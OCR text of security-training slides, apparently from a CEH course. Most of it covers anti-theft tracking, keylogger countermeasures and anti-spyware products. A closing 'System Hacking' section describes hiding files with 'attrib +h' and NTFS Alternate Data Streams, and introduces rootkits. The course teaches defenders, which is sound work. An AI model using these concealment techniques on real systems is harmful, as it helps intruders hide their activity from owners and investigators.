
When the stolen computer is online, it will send a stealth message to the pre-determined email address containing its exact location

- Install the software and restart the computer
- Start → Run → **configmod**
- Enter your email address
- That's all
- Whenever your system is online, you will receive notification through email



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

PC PhoneHome: Screenshot



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Keylogger Countermeasures

- Install Antivirus software and keep the signatures up to date
- Install a Host-based IDS such as Cisco CSA agent which can monitor your system and disable the installation of keyloggers
- Keep your hardware systems secure in a locked environment
- Frequently check the keyboard cables for the attached connectors






Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Anti-Keylogger

This tool can detect keylogger installations and remove them







Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Advanced Anti Keylogger

Advanced Anti Keylogger is an anti-spy program that prohibits operation of any keylogger, either currently in use or in development


Features:

- Protection against the keystroke capture
- Protection against the screen shot capture
- List of currently loaded modules attempting to monitor keyboard activity



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Advanced Anti Keylogger: Screenshot





Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

PrivacyKeyboard

http://www.anti-keylogger.com

PrivacyKeyboard is the first product of its kind which protects computers against both spy software and hardware

When you are typing important information like your e-banking password, it will help you circumvent hardware keyloggers, which are difficult to detect

The virtual keyboard prevents hardware keyloggers from intercepting keystrokes made by the user

The protection against software keyloggers is also active at this moment

Since the user is not actually using the keyboard of his PC, hardware keyloggers do not receive any signals from it and cannot capture the keystrokes



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

PrivacyKeyboard: Screenshot



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Spy Hunter - Spyware Remover

SpyHunter is the spyware detection and removal tool

SpyHunter will hunt down and remove spyware and adware


Features:

- Removes spyware, adware, keyloggers, cookies, and toolbars
- Removes spyware registry keys, popup programs, and memory resident spyware
- Removes spyware programs that slow down your computer
- Comprehensive database of spyware and adware threats



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Spy Hunter: Screenshot



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Spy Sweeper

Spy Sweeper detects and removes more traces of spyware including Trojans, adware, keyloggers, and system monitoring tools



If items are found during a scan, the program offers a short description, as well as recommendations on how to protect yourself and your PC

SpySweeper offers real-time protection shields that prevent new malware from being installed, as well as unauthorized system changes to your browser settings and startup programs

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Spy Sweeper: Screenshot



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Spyware Terminator

Spyware Terminator is an adware and spyware scanner

It can remove spyware, adware, Trojans, keyloggers, home page hijackers, and other malware threats


Features:

- Removes Spyware
- Scheduled Scans
- AntiVirus Integration




Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Spyware Terminator: Screenshot 1



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Spyware Terminator: Screenshot 2



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

WinCleaner AntiSpyware

WinCleaner AntiSpyware is an anti-spyware system that includes real-time protection as well as on-demand scanning

It protects against pop-ups, slow performance, and security threats caused by spyware, adware, and other unwanted nuisances

Features:

- Spyware scanning and detection
- Minimal impact on computer performance
- Comprehensive realtime shields that protect again spyware infections



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

WinCleaner: Screenshot 1



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

WinCleaner: Screenshot 2



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

© 1999 Randy Glasbergen. www.glasbergen.com



"I've received a number of complaints from your computer. You haven't been washing your hands after you go to the toilet."

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Copyright 2003 by Randy Glasbergen.
www.glasbergen.com



**"Originally, P.D.A. stood for 'pretty darned amazing'
...but that didn't sound high-tech enough."**

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited




System Hacking: Part IV



Hiding Files

CEH Hacking Cycle




EC-Council

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Hiding Files

There are two ways of hiding files in NT/2000



- Attrib
  - use attrib +h [file/directory]
- NTFS Alternate Data Streaming
  - NTFS files system used by Windows NT, 2000, and XP has a feature Alternate Data Streams that allows data to be stored in hidden files that are linked to a normal visible file.

Streams are not limited in size and there can be more than one stream linked to a normal file


Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Rootkits

Rootkits are kernel programs that have the ability to hide themselves and cover up traces of activities

When a rootkit is installed, it replaces certain operating system calls and utilities with its own modified versions of those routines

